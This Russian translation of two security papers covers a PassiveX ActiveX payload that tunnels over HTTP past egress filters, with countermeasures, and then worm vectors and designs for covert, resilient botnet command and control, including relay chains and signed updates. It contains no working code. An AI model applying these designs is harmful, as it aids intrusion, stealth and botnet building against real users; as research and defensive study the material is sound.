После того как интерфейс элемента ActiveX и `coClass` достаточно реализованы для загрузки экземпляра в контексте Internet Explorer, следующим шагом становится построение HTTP-туннеля. Один из самых простых способов реализовать эту часть элемента ActiveX - использовать Microsoft Windows Internet API, сокращенно WinINet. Назначение WinINet - предоставлять приложениям абстрактный интерфейс к таким протоколам, как Gopher, FTP и HTTP. Одно из главных преимуществ этого API состоит в том, что оно использует те же настройки, что и Internet Explorer, в части проксирования и ограничений зон. Это означает, что если пользователю обычно нужно отправлять HTTP-трафик через прокси и Internet Explorer настроен соответствующим образом, любое приложение, использующее WinINet, сможет использовать те же настройки. API также позволяет программисту явно игнорировать предварительно кэшированные настройки при желании. Фактические функции API, необходимые для построения HTTP-туннеля с использованием WinINet, описаны ниже:

Функция WinINet	Назначение
InternetOpen	Инициализирует использование других функций WinINet
InternetConnect	Открывает соединение с хостом для заданной службы
InternetSetOption	Позволяет задавать параметры соединения, например тайм-аут запроса
HttpOpenRequest	Открывает дескриптор запроса, связанный с конкретным запросом
HttpSendRequest	Передаёт HTTP-запрос целевому хосту

InternetReadFile	Читает данные ответа после отправки запроса
HttpQueryInfo	Позволяет запрашивать информацию об HTTP-ответе, например код состояния
InternetCloseHandle	Закрывает дескрипторы WinINet

Описанные выше функции можно использовать для создания логического HTTP-туннеля, который соответствует HTTP-протоколу, выглядит как обычный веб-браузер и использует любые предварительно настроенные интернет-параметры. Базовые шаги, необходимые для этого, описаны ниже.

Чтобы стало возможно использовать средства, предоставляемые Windows Internet API, сначала необходимо вызвать wininet!InternetOpenA. Дескриптор, возвращенный успешным вызовом wininet!InternetOpenA, нужно передавать как контекст в ряд других функций.

Поскольку существуют два отдельных канала, по которым данные передаются и принимаются через HTTP-туннель, необходимо создать два потока для обработки отправляемых и принимаемых данных. Эти два канала нельзя эффективно обрабатывать в одном потоке потому, что одна половина, локальная половина TCP-абстракции, использует Windows Sockets, тогда как вторая половина, где данные читаются из содержимого HTTP-ответов между целевой машиной и машиной атакующего, использует Windows Internet API. Дескрипторы, используемые двумя API, нельзя ожидать общей функцией. Это делает более эффективным выделение каждой части коммуникации собственного потока, чтобы они могли использовать нативные функции API для опроса новых данных.

Для передачи от цели к атакующему опрашивается серверная сторона локального TCP-соединения вызовом ws2_32!select. Единица означает готовые данные или закрытие сокета; затем ws2_32!recv возвращает ноль при завершении соединения либо положительное число прочитанных байтов. Полученный буфер становится телом POST-запроса к атакующему. Цикл продолжается до закрытия соединения, ошибки или завершения туннеля без сохранения состояния.

В обратном направлении нативной проверки готовности нет, поэтому цель периодически отправляет атакующему GET- или POST-запрос. Если данные есть, они приходят в теле ответа; иначе сервер ждёт их появления либо возвращает пустой ответ. Опрос повторяется через заданные интервалы или сразу после получения данных, пока HTTP-туннель без сохранения состояния активен.

Помимо этих простых задач, элемент ActiveX также может загрузить и выполнить полезную нагрузку второй стадии в контексте собственного потока. Этой полезной нагрузке второй стадии можно передать файловый дескриптор клиентской половины TCP-абстракции, что позволит ей общаться с атакующим через действительно потоковый сокет, который по совпадению инкапсулируется и декапсулируется в HTTP-запросах и ответах. Есть и ряд других вещей, которые можно развить в элементе ActiveX, чтобы сделать его более устойчивой платформой для дальнейших атак. Эти расширения будут подробнее обсуждаться в следующей главе.

4. Потенциальные применения и улучшения

Полезная нагрузка PassiveX может использоваться для широкого набора задач независимо от того, применяется ли вообще HTTP-туннель. Способность полезной нагрузки внедрить недоверенный элемент управления ActiveX в экземпляр Internet Explorer вообще без участия пользователя

достаточна, чтобы дать атакующему полный контроль над машиной без необходимости вводить хотя бы одну команду. Этого можно добиться путем разработки устойчивого и функционального элемента ActiveX, который может использовать или не использовать HTTP-туннель между целевым хостом и атакующим. Эта абстрактная концепция будет обсуждаться в разделах этой главы наряду с другими, более конкретными применениями данной техники.

4.1. Автоматизация с помощью сценариев

Абстрактное применение этой полезной нагрузки состояло бы в создании элемента управления ActiveX, который предоставляет скриптуемый интерфейс к машине, на которой он загружен. Это позволило бы атакующему взаимодействовать с универсальным элементом ActiveX через JavaScript или vbscript способом, обеспечивающим простую автоматизацию и управление машиной, на которой он загружен. Например, элемент ActiveX мог бы предоставлять через свой COM-интерфейс или интерфейсы доступный из сценариев API к таким вещам, как файловая система, сеть, реестр и другие базовые компоненты операционной системы.

Главное преимущество реализации элемента ActiveX, предоставляющего доступ к таким компонентам, состоит в том, что автоматизированный код можно писать на поддерживаемом браузером языке сценариев, а не изменять сам элемент ActiveX каждый раз при добавлении новой функции. Использование скриптового интерфейса можно считать более гибким методом взаимодействия с машиной, хотя за это приходится платить необходимостью, чтобы элемент ActiveX открывал достаточно возможностей операционной системы для практической полезности.

4.2. Пассивный сбор информации

В некоторых ситуациях у элемента ActiveX может быть недостаточно информации для создания HTTP-туннеля между целевой машиной и атакующим. Пример информации, которая нужна элементу, но которой у него может не быть, - учетные данные авторизации на прокси. В таких случаях элемент ActiveX можно было бы расширить поддержкой перехвата нажатий клавиш и других форм сбора информации, которые позволили бы ему собрать достаточно данных для построения какого-либо канала данных. Элемент ActiveX также можно было бы расширить так, чтобы сделать канал данных более скрытным: менять как протокол, например переключаясь на DNS и обратно, так и задержку, например распределяя HTTP POST-запросы во времени, чтобы они выглядели менее подозрительно.

4.3. Тестирование на проникновение

Возможно, один из самых полезных сценариев для полезной нагрузки PassiveX - область тестирования на проникновение, где не всегда можно попасть в сеть самым прямым способом. Для корпораций обычной практикой является использование какого-либо исходящего фильтра, будь он сетевым, прикладным, промежуточным или сочетанием всех трех. В таких условиях тестировщик на проникновение может оказаться способным эксплуатировать уязвимость, но без возможности действительно получить контроль над эксплуатируемой машиной. В таких случаях была бы полезна полезная нагрузка, способная построить туннель поверх произвольного протокола, например HTTP, и обойти исходящие фильтры.

Этот подход также полезен для тестировщика на проникновение тем, что он может позволить осмысленно использовать клиентские уязвимости, которые иначе были бы бесполезны для связи из-за строгих исходящих фильтров. Особенно интересной иллюстрацией такого подхода было бы

показать, насколько опасными могут быть клиентские уязвимости браузера: даже если компания применяет исходящие фильтры к содержимому, покидающему сеть, атакующий все равно может построить потоковое соединение с машинами во внутренней сети после успешного использования уязвимости браузера. Хотя такой сценарий, скорее всего, не будет нормой при тестировании на проникновение, это тем не менее полезный инструмент на случай, если такая ситуация возникнет.

4.4. Распространение червей

У полезной нагрузки PassiveX есть применения и на вредоносной стороне. Благодаря способности поддерживать автоматизацию через сценарии и врожденной способности позволять строить туннели поверх произвольных протоколов очевидно, что такой инструмент может быть полезен в области распространения червей. Рассмотрим, например, червя, который распространяется через уязвимости серверных демонов, а также путем внедрения клиентских уязвимостей браузера на сайты веб-серверов, которые были скомпрометированы. Полезной нагрузкой для клиентских уязвимостей браузера была бы PassiveX, которая затем загружала бы и внедряла элемент ActiveX из децентрализованного расположения, отвечающий за дальнейшее распространение червя по тем же векторам. Передача полезной нагрузки через доверенные протоколы сделала бы ее настолько сложнее остановить, насколько усилий было бы вложено в то, чтобы сделать коммуникацию неотличимой от обычного браузерного трафика.

5. Методы предотвращения

Теперь, когда определена полезная нагрузка, способная обходить стандартные исходящие фильтры, следующий шаг - определить потенциальные решения, которые помогут предотвращать такие техники. Хотя усилия можно предпринимать и в других местах, чтобы в первую очередь предотвратить эксплуатацию, все же разумно попытаться проанализировать подходы, которые можно применить, чтобы не дать полезной нагрузке вроде описанной в этом документе использоваться в реальном сценарии.

Главная забота при реализации механизма предотвращения состоит в том, что он не должен мешать обычному пользовательскому трафику работать ожидаемым образом и должен быть достаточно устойчивым, чтобы ловить будущие мутации той же техники. Неспособность выполнить любой из этих пунктов показывает, что метод предотвращения не вполне жизнеспособен или надежен. С учетом этого в этой главе будут описаны два потенциальных метода предотвращения, хотя ни один из них не следует считать полным методом предотвращения. Ключевой момент снова в том, что пока пользователь может общаться с интернетом, атакующий также сможет имитировать трафик, выглядящий так, будто он исходит от пользователя.

5.1. Фильтрация на основе эвристик

Один метод предотвращения состоял бы в реализации исходящего фильтра, использующего контекстные эвристики для определения, может ли трафик между двумя хостами потенциально указывать на инкапсулированные данные. Например, прозрачный HTTP-прокси мог бы наблюдать и отслеживать вариативность формы, а также интервалы запросов и ответов между двумя хостами. В случае простого HTTP-туннеля, описанного в этом документе, прозрачный HTTP-прокси мог бы заметить, что между заголовками запросов и ответов очень мало вариативности, а форма коммуникации между двумя хостами не меняется. Хотя это можно заставить работать, есть ряд

проблем, из-за которых такая техника предотвращения не вполне жизнеспособна.

Первая и главная проблема этой техники в том, что она фактически не предотвращает коммуникацию между двумя сущностями до тех пор, пока не сможет определить, что запросы и ответы имеют общую форму и шаблон. Уже одно это делает такой метод "предотвращения" совершенно неразумным, хотя ради полноты его все же стоит рассмотреть. Другие проблемы этого подхода включают то, что его очень легко обмануть, сделав коммуникацию непредсказуемой, нерегулярной и очень похожей на обычный HTTP-трафик. Этот факт делает эвристическую форму проверки менее привлекательной, поскольку ей всегда придется ошибаться в сторону отрицательного результата, чтобы не ухудшать пользовательский опыт для легитимного трафика, проходящего через прокси.

5.2. Улучшение фильтров на основе приложений

Другой подход к предотвращению туннелирования через произвольные протоколы - усилить фильтры на основе приложений. Например, PassiveX полагается на свою способность выполнить скрытый экземпляр Internet Explorer. Если бы выполнение скрытого Internet Explorer не разрешалось или скрытый экземпляр не мог получать доступ к сетевым ресурсам, полезная нагрузка была бы неработоспособной. Ходили слухи о решениях сделать невозможным выполнение скрытого Internet Explorer, хотя на момент написания конкретной информации опубликовано не было.

Полезно также фильтровать по приложениям сетевую активность на интерфейсе обратной петли, например привязку к локальному TCP-порту. Для этого нужен иной подход, чем обычно применяют межсетевые экраны. Большинство таких продуктов для Windows NT реализовано как промежуточные драйверы NDIS, предоставляющие самый низкий поддерживаемый уровень фильтрации.

Одним из полезнейших улучшений была бы фильтрация с учётом состояния. Например, можно запрещать приложениям вроде Internet Explorer исходящие соединения, пока пользователь бездействует, либо обнаруживать незапрошенный интернет-трафик и спрашивать разрешение. Начальный HTTP-запрос скрытого процесса Internet Explorer относится именно к такому трафику, поскольку браузер запустил не пользователь.

6. Заключение

Защита сети включает защиту от компрометации как снаружи, так и изнутри. Для защиты от обоих условий сетевые администраторы могут использовать исходящие фильтры, чтобы помогать контролировать и ограничивать тип содержимого, которому разрешено покидать сеть, совместно с входящими фильтрами, контролирующими и ограничивающими тип содержимого, которому разрешено входить в сеть. Хотя фильтрация данных в обоих направлениях важна, ее не всегда достаточно, чтобы остановить компрометацию машин внутри сети. Исходящие фильтры в частности, независимо от того, применяются ли они на сетевом, прикладном или промежуточном уровне, легко обходятся в силу того факта, что они позволяют пользователям машины в той или иной форме общаться с хостами в интернете.

Чтобы обойти исходящие фильтры, атакующий должен найти способ выглядеть как приемлемый пользовательский трафик. Один подход - реализовать полезную нагрузку, которая включает выполнение как подписанных, так и неподписанных элементов управления ActiveX в зоне Internet Explorer. После включения полезная нагрузка могла бы запустить скрытый Internet Explorer с

URL, содержащим встроенный элемент ActiveX. Затем элемент ActiveX мог бы построить HTTP-туннель между целевой машиной и атакующим, создавая канал, через который данные могут передаваться способом, обходящим исходящие фильтры большинства сетей. Это обходит большинство исходящих фильтров потому, что использует доверенный протокол, например HTTP, и выполняется в контексте обычно доверенного процесса, например Internet Explorer, пытаясь сделать трафик легитимным на вид.

Польза такой полезной нагрузки зависит от стороны, на которой находится человек. Однако само собой разумеется, что потенциально она может быть полезна обеим сторонам. Используется ли она для тестирования на проникновение или для распространения червей, способность обходить исходящие фильтры создает интересную среду соединения за пределами обычно используемых постэксплуатационных полезных нагрузок, таких как устанавливающие обратные соединения или слушающие порт. Предотвращение возможности существования таких полезных нагрузок может включать усиление способности исходящих фильтров отличать пользовательский трафик от непользовательского.

Нет сомнений, что область исследований эксплуатации и постэксплуатации наполнена огромным количеством изобретательности. Сам акт заставить что-то делать то, о чем никто другой не подумал, или делать это способом, о котором никто не подумал, является одним из многих примеров творчества. Однако вместе с изобретательностью приходит определенное чувство ответственности. Хотя темы, раскрытые в этом документе, можно использовать со злонамеренными целями, автор надеется, что вместо этого читатель использует эти знания, чтобы открывать или развивать вещи, которые еще не обсуждались, тем самым продолжая цикл обучения и просвещения.

Библиография

3APA3A, offtopic. Bypassing Client Application Protection Techniques.

<<http://www.securiteam.com/securityreviews/6S0030ABPE.html>>; дата обращения: 17 марта 2005.

Dubrawsky, Ido. Data Driven Attacks Using HTTP Tunneling.

<<http://www.securityfocus.com/infocus/1793>>; дата обращения: 15 марта 2005.

GNU. GNU httptunnel.

<<http://www.nocrew.org/software/httptunnel.html>>; дата обращения: 15 марта 2005.

iDEFENSE. AOL Instant Messenger aim:goaway URI Handler Buffer Overflow Vulnerability.

<<http://www.idefense.com/application/poi/display?id=121&type=vulnerabilities>>; дата обращения: 08 марта 2005.

Microsoft Corporation. Working with Internet Explorer 6 Security Settings.

<<http://www.microsoft.com/windows/ie/using/howto/security/settings.mspx>>; дата обращения: 15 марта 2005.

Microsoft Corporation. The Component Object Model: A Technical Overview.

<http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dncomg/html/msdn_comppr.asp>; дата обращения: 16 марта 2005.

Microsoft Corporation. About WinINet.

<http://msdn.microsoft.com/library/default.asp?url=/library/en-us/wininet/wininet/about_wininet.asp>; дата обращения: 16 марта 2005.

OSVDB. Microsoft IE Object Type Property Overflow.

<http://www.osvdb.org/displayvuln.php?osvdb_id=2967>; дата обращения: 08 марта 2005.

rattle. Using Process Infection to Bypass Windows Software Firewalls.

<<http://www.phrack.org/show.php?p=62&a=13>>; дата обращения: 17 марта 2005.

Социальные зомби: аспекты троянских сетей

Дата: май 2005

Автор: warlord

Контакт: warlord / nologin.org

1. Введение

Пока я сижу здесь и пишу эту статью, на мой межсетевой экран обрушивается множество пакетов, которых я никогда не запрашивал. Почему так? За последние пару лет мы увидели, как интернет превратился в опасное место для непосвященных: черви и вирусы маячат почти повсюду и часто заражают системы без участия пользователя. Эта статья будет посвящена подклассу вредоносного ПО, обычно называемому червями, и представит несколько новых идей, связанных с концепцией сетей червей.

2. Векторы заражения червей

Существующих сегодня червей в основном можно отнести к одной из четырех категорий, обсуждаемых в следующих разделах.

2.1. Почта

Почтовый червь - самый простой тип червя. Его основной способ распространения основан на социальной инженерии. Рассылая большое количество писем с содержимым, которое обманывает людей и/или вызывает их любопытство, он заставляет получателей запускать вложенную программу. После выполнения программа рассылает копии самой себя по электронной почте получателям, найденным в адресной книге жертвы. Обычно этот тип червя быстро останавливают, когда антивирусные компании обновляют свои сигнатурные файлы, а почтовые серверы, использующие эти AV-продукты, начинают отфильтровывать письма червя. В целом пользователи все лучше осознают опасность такого типа вредоносного ПО, и многие уже не запускают вложения, присланные по почте. Тем не менее этот метод заражения все еще остается успешным.

2.2. Браузер

Браузерные черви, в первую очередь работающие против Internet Explorer, используют уязвимости, существующие в веб-браузерах. Обычно происходит следующее: когда пользователь посещает вредоносный сайт, эксплойт заставляет Internet Explorer загрузить и выполнить код. Поскольку в Internet Explorer в любой момент времени существуют широко известные уязвимости, которые еще не исправлены, у плохих парней обычно есть несколько дней или недель на распространение своего кода. Разумеется, скорость заражения сильно зависит от числа посетителей сайта, размещающего эксплойт.

Один подход, применявшийся в прошлом для получения доступа к более широкой "аудитории", заключался в рассылке писем тысячам пользователей с попыткой заставить их посетить вредоносный сайт. Другой подход включал взлом рекламных компаний и изменение их

содержимого так, чтобы они раздавали эксплойты и вредоносное ПО на известных сайтах.

2.3. Одноранговые сети

Одноранговый червь похож на почтового: оба полагаются на социальную инженерию. Пользователь, ищущий музыку или фотографии знаменитостей, загружает программу с заманчивым именем. После запуска вредоносный код размещает себя в общей папке однорангового клиента. Свежий антивирус обычно успевает обнаружить такой файл до выполнения.

2.4. Активные

Этот тип червя самый опасный, поскольку вообще не требует никакого взаимодействия с пользователем. Он также требует наивысшего уровня навыков для написания. Активные черви распространяются, сканируя интернет в поиске одного или нескольких типов уязвимостей. Когда уязвимая цель найдена, выполняется попытка эксплуатации, которая при успехе приводит к загрузке червя на атакованный сайт, где распространение может продолжиться в той же форме.

Таких червей обычно сначала замечают по растущему числу хостов, сканирующих интернет, чаще всего по одному порту. Эти черви также обычно эксплуатируют слабости, которые публично известны уже часы, дни, недели или месяцы. Примеры этого типа червей включают Wank worm, Code Red, Sadmind, SQL Slammer, Blaster, Sasser и другие. По мере роста использования межсетевых экранов и NAT-маршрутизаторов, а также распространения антиэксплуатационных техник вроде той, что применена в Windows XP SP2, такие черви будут находить все меньше хостов для заражения. На момент написания этой статьи уже прошло некоторое время с тех пор, как последняя крупная активная волна червя ударила по сети.

Другие активные векторы используют отсутствующие или слабые пароли в общей файловой системе Интернета CIFS, через которую Windows предоставляет сетевые ресурсы, а также IRC, службы мгновенных сообщений, Usenet и почти любой другой протокол обмена данными.

3. Мотивы

3.1. Эго

Внимание СМИ часто является главным мотивом, стоящим за червем. Довольно часто встречается ситуация, когда кодеры подпитывают свое эго, видя сообщения о своем черве на крупных интернет-сайтах, а также в телевизионных новостях и газетах с паническими предупреждениями о новейшей угрозе конца света, которая может обрушить планету и привести к "цифровому Перл-Харбору". Огромное внимание СМИ обычно также означает огромное внимание правоохранительных органов, и на поимку виновника будут направлены большие усилия. Хотя особенно широко открытые публичные WIFI-сети могут сильно затруднить поимку виновника техническими средствами, хвостовство в IRC и, как в случае Sasser, вознаграждения могут быстро привести к задержанию автора червя.

3.2. DDoS

Причина существования DDoS-ботнета обычно состоит либо в желании иметь достаточно огневой мощи, чтобы фактически выбивать людей, сайты или организации из сети, либо в вымогательстве, либо в сочетании того и другого. Вымогательство у сайтов азартных игр перед крупными спортивными событиями - лишь один из множества примеров вымогательства с использованием DDoS. Атакующий обычно выводит сайт из строя на пару часов, чтобы продемонстрировать свою способность делать это в любое удобное ему время, а затем отправляет владельцу сайта письмо с требованием денег за то, чтобы не направлять эту мощь на его сайт. Такая бизнес-модель известна тысячелетиями и просто нашла новые применения онлайн.

3.3. Спам

Здесь в конечном счете тоже речь о деньгах. Зараженные машины используются или злоупотребляются как спам-зомби. Каждая машина отправляет нежелательную почту своего хозяина множеству нежелающих получателей. Владельцы таких систем обычно предлагают свои услуги индустрии спама и таким образом зарабатывают деньги.

3.4. Рекламное ПО

Ещё одна причина — деньги от рекламы. Чем больше пользователей видит объявление, тем выше плата за его показ на заражённых компьютерах. Теоретически целью могли бы быть Linux и macOS, но рекламное ПО почти всегда ориентируется на Windows.

3.5. Взлом

Червь, который заражает и оставляет бэкдор на нескольких тысячах хостов, - отличный способ быстро и легко получить данные из этих систем. Примеры данных, которые стоит украсть, включают учетные записи онлайн-игр, номера кредитных карт, персональную информацию, которую можно использовать в мошенничестве с кражей личности, и многое другое. Появлялись даже сообщения о том, что предметы из онлайн-игр крали, чтобы позднее продавать их на E-bay.

Если одна машина уже скомпрометирована, расширить влияние внутри некоторой сети, разумеется, может быть намного проще. Возьмем, например, компанию с жесткой межсетевой защитой. Хакер не может попасть внутрь активным подходом, но замечает, что один из его сайтов, раздающих вредоносное ПО, заразил хост внутри этой сети. Используя connect-back-подход, при котором зараженный узел подключается к атакующему, можно построить туннель через межсетевой экран, позволяющий атакующему достигнуть внутренней сети.

4. Ботнеты

Хотя я уже упоминал DDoS и спам как причины заражения, до сих пор я не затронул инфраструктуру из сотен или тысяч скомпрометированных машин, которую обычно называют ботнетом. После того как червь заразил множество систем, атакующему нужен способ контролировать своих зомби. Чаще всего узлы заставляют подключаться к IRC-серверу и входить в защищенный паролем секретный канал. В зависимости от используемого вредоносного ПО

атакующий обычно может отдавать команды одному или всем узлам, находящимся в канале: например, стереть хост с лица сети с помощью DDoS, поискать CD-ключи игр и сбросить их в канал, установить дополнительное ПО на зараженные машины или выполнить множество других операций. Хотя такой подход может быть весьма эффективен, у него есть несколько недостатков.

- **IRC передаёт открытый текст.** Без SSL-туннеля весь обмен канала виден каждому подключённому узлу. Анализ трафика заражённой системы-приманки раскрывает команды и пароли ботнета, что позволяет его украсть или уничтожить, например перенаправив узлы на IRCD по адресу 127.0.0.1.
- **Это единая точка отказа.** Что если IRCD упадет, потому что какая-нибудь жертва связалась с администратором IRC-сервера? Кроме того, IRC Op, администратор IRC, может сделать канал недоступным. Если атакующий останется без способа общаться со всеми зомби-хостами, они станут бесполезны.

Эту проблему решает динамический DNS, например <<http://www.dyndns.org>>. Заражённые узлы обращаются к постоянному имени, которое атакующий в любой момент направляет на новый IRC-сервер. Это повышает надёжность, но не делает IRC безопасным средством управления ботнетом.

Автор Phatbot пытался решить проблему одноранговой связью, встроив код проекта Waste. Но Waste не предоставлял простого обмена криптографическими ключами, поэтому тот же недостаток унаследовал Phatbot. Автору неизвестны подтверждённые случаи использования этой возможности, хотя они могли просто не стать публичными.

Чтобы поддерживать ботнет в рабочем состоянии, нужны надёжность, аутентификация, скрытность, шифрование и масштабируемость. Как достичь всех этих целей? Какой базовой функциональности требовал бы идеальный ботнет? Рассмотрим следующие пункты:

- Простой способ быстро отправлять команды всем узлам.
- Невозможность отследить исходный IP-адрес команды.
- Невозможность по перехваченному командному пакету судить, какому узлу он был адресован.
- Схемы аутентификации, гарантирующие, что сетью зомби управляет только уполномоченный персонал.
- Шифрование для сокрытия коммуникации.
- Безопасные механизмы обновления ПО, позволяющие расширять функциональность.
- Изоляция, чтобы один скомпрометированный узел не подвергал опасности всю сеть.
- Надёжность, чтобы сеть оставалась работающей, когда большинство ее узлов исчезли.
- Скрытность как на зараженном хосте, так и в сети.

На этом этапе следует различать несвязанные и связанные, или пассивные, ботнеты. Несвязанный означает, что каждый узел сам по себе. Узлы опрашивают некоторый центральный ресурс в поисках информации. Информация может включать команды загрузить обновления ПО, выполнить программу в определенное время или приказ устроить DDoS заданной целевой машине. Связанный ботнет означает, что узлы ничего не делают сами, а ждут командных пакетов. Оба подхода имеют преимущества и недостатки.

Хотя связанный ботнет может реагировать быстрее и может быть более скрытным, учитывая, что он не создает периодические сетевые соединения для поиска команд, он также не будет работать для зараженных узлов, находящихся за межсетевыми экранами. Такие узлы могут иметь возможность добраться до веб-сайта, чтобы искать команды, то есть несвязанный подход для них работал бы, но командные пакеты, как в связанном подходе, до них не дойдут, поскольку межсетевой экран их отфильтрует. Также рассмотрим попытку построить ботнет с помощью следующего Windows-червя. Зараженные Windows-машины обычно принадлежат домашним пользователям с динамическими IP-адресами. Машины конечных пользователей регулярно меняют IP или выключены, потому что владелец на работе или уехал на охотничьи выходные. Удачи в

поддержании актуального списка зараженных IP. Поэтому в основном, в зависимости от назначения ботнета, нужно решать, какой подход использовать.

Комбинация обоих может быть лучшей. Узлы могли бы, например, раз в день опрашивать информационный ресурс, где их ждут команды, не требующие немедленного внимания. С другой стороны, если появляется что-то срочное, отправка командных пакетов определенным узлам все еще могла бы быть вариантом. Представьте разновидность несвязанного ботнета. Ни один узел не знает о другом узле и никогда не связывается ни с одним из своих братьев, что идеально достигает нашей цели изоляции. Эти узлы периодически связываются с тем, что автор назвал информационным ресурсом, чтобы получить последние распоряжения. Как мог бы выглядеть такой ресурс?

Желательны следующие свойства:

- Он не должен быть единой точкой отказа, как один хост, удаление которого разрушает всю систему.
- Он должен быть крайне анонимным, то есть подключение к нему не должно выглядеть подозрительной активностью. Напротив, чем больше людей запрашивают у него информацию, тем лучше. Так соединения узлов растворятся в общей массе.
- Система не должна принадлежать хозяину ботнета. В конце концов, анонимность - одна из основных целей ботнета.
- Там должно быть легко публиковать сообщения, чтобы команды ботнету можно было отправлять без труда.

Есть несколько вариантов достижения этих целей. Это может быть:

- **Usenet:** Сообщения, опубликованные в большой группе новостей, которые содержат стеганографически скрытые и криптографически подписанные команды, достигают всех перечисленных выше целей.
- **P2P-сети:** Узлы время от времени подключаются к серверу и, как сотни тысяч других людей, ищут определенный термин ("xxx") и находят командные файлы. Размер файла может быть для узлов индикатором того, что конкретный файл может быть командным.
- **Сам веб:** Этот вариант потенциально был бы медленным, но, разумеется, можно настроить сайт, содержащий команды, и зарегистрировать его в поисковой системе. Чтобы найти этот сайт, зомби подключались бы к поисковой системе и отправляли ключевое слово. Особый заголовок сайта позволил бы определить правильную страницу среди тысяч других совпадений по ключевому слову, не посещая каждую из них.

Используя такие методы, можно было бы администрировать даже крупные ботнеты, не зная IP-адресов узлов. "Расстояние" между владельцем ботнета и дроном ботнета было бы максимально большим, поскольку между ними не было бы прямого соединения. Однако эти подходы также сталкиваются с несколькими проблемами.


Как хозяин ботнета определит число зараженных хостов, которые подняты и работают? Только в случае веб-сайта оценка числа узлов возможна через просмотр журналов доступа, если журналирование вообще включено. В случае подхода с Usenet команда "DDoS Ebay/Yahoo/Amazon/CNN" может достигнуть только последних 5 оставшихся хостов, и атакующий останется лишь со знанием, что по какой-то причине это не сработало. Проблема, однако, в том, что атакующий не будет знать число зомби, которые фактически примут участие в атаке. Та же проблема возникает с типом и расположением зараженных хостов. Некоторые могут быть высокопрофильными, например подключающимися из крупных корпораций, компаний-разработчиков игр или финансовых учреждений. Атакующий мог бы быть заинтересован использовать их для чего-то помимо спама и DDoS, если бы знал о них конкретно.

Если атакующий хочет пропустить свои соединения через 5 скомпрометированных узлов, чтобы убедиться, что его нельзя отследить, ему нужно иметь возможность общаться только с 5 узлами и знать адресную информацию об этих узлах. Если атакующий понятия не имеет, какие IP-адреса у его узлов, как он сможет сказать 5 из них, куда подключаться? Помимо очевидной проблемы тайминга, конечно. Если узлы опрашивают новый командный файл раз в 24 часа, в худшем случае ему придется ждать 24 часа, пока последний узел узнает, что должен привязать порт и пересылать соединение куда-то еще.

4.1. Связанная сеть

Хотя я назвал этот подход пассивной сетью, поскольку узлы простаивают и ждут, когда к ним придут команды, этот тип ботнета на самом деле довольно активен. Механизмы, описанные сейчас, не будут легко работать, когда большинство узлов имеет динамические IP-адреса. Поэтому они более интересны для узлов, установленных после эксплуатации какого-либо серверного ПО. Конечно, хотя это не решает проблему времени работы, мошенническая учетная запись dyndns всегда может дать динамическому IP статическое имя хоста.

В этой схеме узлы образуют самоорганизующуюся одноранговую сеть. Заразив новый хост, узел передает ему программу и становится его родителем, постепенно формируя дерево. Каждый участник пересылает обновления и команды родителю и детям, поэтому сообщение достигает всей сети. Она может выглядеть как следующая текстовая схема:



Чтобы "успешный" узел, заражающий множество хостов, не стал родителем всех этих хостов, узлы должны отклонять запросы связи от дочерних узлов после подключения определенного числа, скажем 5. Родитель вместо этого может сообщить потенциальному потомку, чтобы тот связался с одним из уже установленных детей. Отслеживая число узлов, связанных с каждым местом в дереве, родитель может даже пытаться поддерживать дерево, иерархически находящееся под ним, хорошо сбалансированным. Так конкретный узел будет знать о своем родителе и до 5 детях, удерживая число других хостов, которые узнает тот, кто скомпрометирует узел, довольно низким, но при этом сохраняя сеть настолько эффективной, насколько возможно. В зависимости от числа узлов во всей сети количество детей, которые могут связываться с родительским узлом, можно легко изменить для лучшего масштабирования сети. Поскольку каждый узел может быть как конечным звеном, так и родительским узлом, каждый хост запускает одну и ту же программу. Нет необходимости в специальных "клиентских" и "серверных" узлах.

Главная проблема дерева — отказ родителя, способный разделить сеть на несколько частей. Для надёжности каждый узел должен знать хотя бы один дополнительный вышестоящий адрес, например адрес «дедушки». Периодический опрос всей сети подтверждает его доступность, и дети используют этот резервный узел при исчезновении родителя.

Если отказывает вершина дерева, дети должны знать адрес соседнего узла того же уровня и выбрать его новой вершиной. Периодический опрос сообщает каждому узлу число доступных детей; передавая это число вверх, сеть может считать активные хосты. Данные для владельца ботнета можно шифровать общим открытым ключом, чтобы расшифровать их мог только он.

Хотя этот тип ботнета может дать судебному эксперту или человеку со сниффером информацию о других узлах, являющихся частью сети, он также предлагает более быстрые времена реакции и большую гибкость в злоупотреблении сетью по сравнению с предыдущим подходом с

несвязанными узлами. Это своего рода компромисс между максимально возможным уровнем анонимности с одной стороны и гибкостью с другой. Это огромный шаг вперед по сравнению со всеми зомби, сидящими сейчас на IRC-серверах, где один канал содержит зомби всего ботнета. Использование криптографии для хранения IP дочерних и родительских узлов, а также хранение этих IP только в RAM дополнительно смягчает проблему.

После того как сеть дронов такого типа создана с несколькими сотнями хостов, появляется множество возможностей ее использования. Чтобы скрыть исходный IP-адрес соединения, можно легко перепрыгивать через несколько узлов сети дронов к целевому хосту. Командный пакет сообщает одному узлу, что нужно привязать порт. Когда он получает соединение на этом порту, ему сообщают приказать второму узлу сделать то же самое, и с этого момента узел 1 пересылает весь трафик узлу 2. Узел 2 делает то же самое и пересылает к узлу 3, затем 4, возможно 5, пока наконец последний узел не подключится к предназначенному IP назначения.

Сквозное шифрование от исходного адреса до последнего узла скрывает команды, промежуточные адреса и цель даже от наблюдателя на одном из ретрансляторов. Тайм-аут бездействия не позволяет соединениям оставаться открытыми бесконечно.

Поскольку вручную обновлять несколько сотен или тысяч хостов - утомительная работа, в узлы следует встроить простую систему обновления. В основном есть два возможных способа это реализовать. Команда, распространяемая от узла к узлу по всей сети, могла бы заставить каждый узел заменить себя новой версией, которую он может загрузить с определенного HTTP-адреса. Другой способ - обновить серверное ПО на одном узле, который затем распространит это обновление на все узлы, с которыми связан, детей и родителя, а те сделают то же самое. Криптографические подписи, разумеется, обязательны, чтобы кто-нибудь не заменил все драгоценные узлы на SETI@home.

Vlad902 предложил простой и эффективный способ сделать это. Каждый узел получает жестко прошитый MD5-хэш. Когда кто-то предлагает обновление ПО, узел загружает первые X байтов и проверяет, дают ли они жестко прошитое значение хэша. Если дают, обновление устанавливается. Конечно, судебный эксперт может извлечь хэш из найденного узла. Однако из-за природы криптографических хэшей он не сможет определить, какая последовательность байтов порождает этот хэш. Это не позволит судебному эксперту создать вредоносное обновление для уничтожения сети. Поскольку значение, использованное для генерации хэша, после обновления должно считаться скомпрометированным, каждое обновление должно поставлять новое значение хэша, которое нужно ожидать.

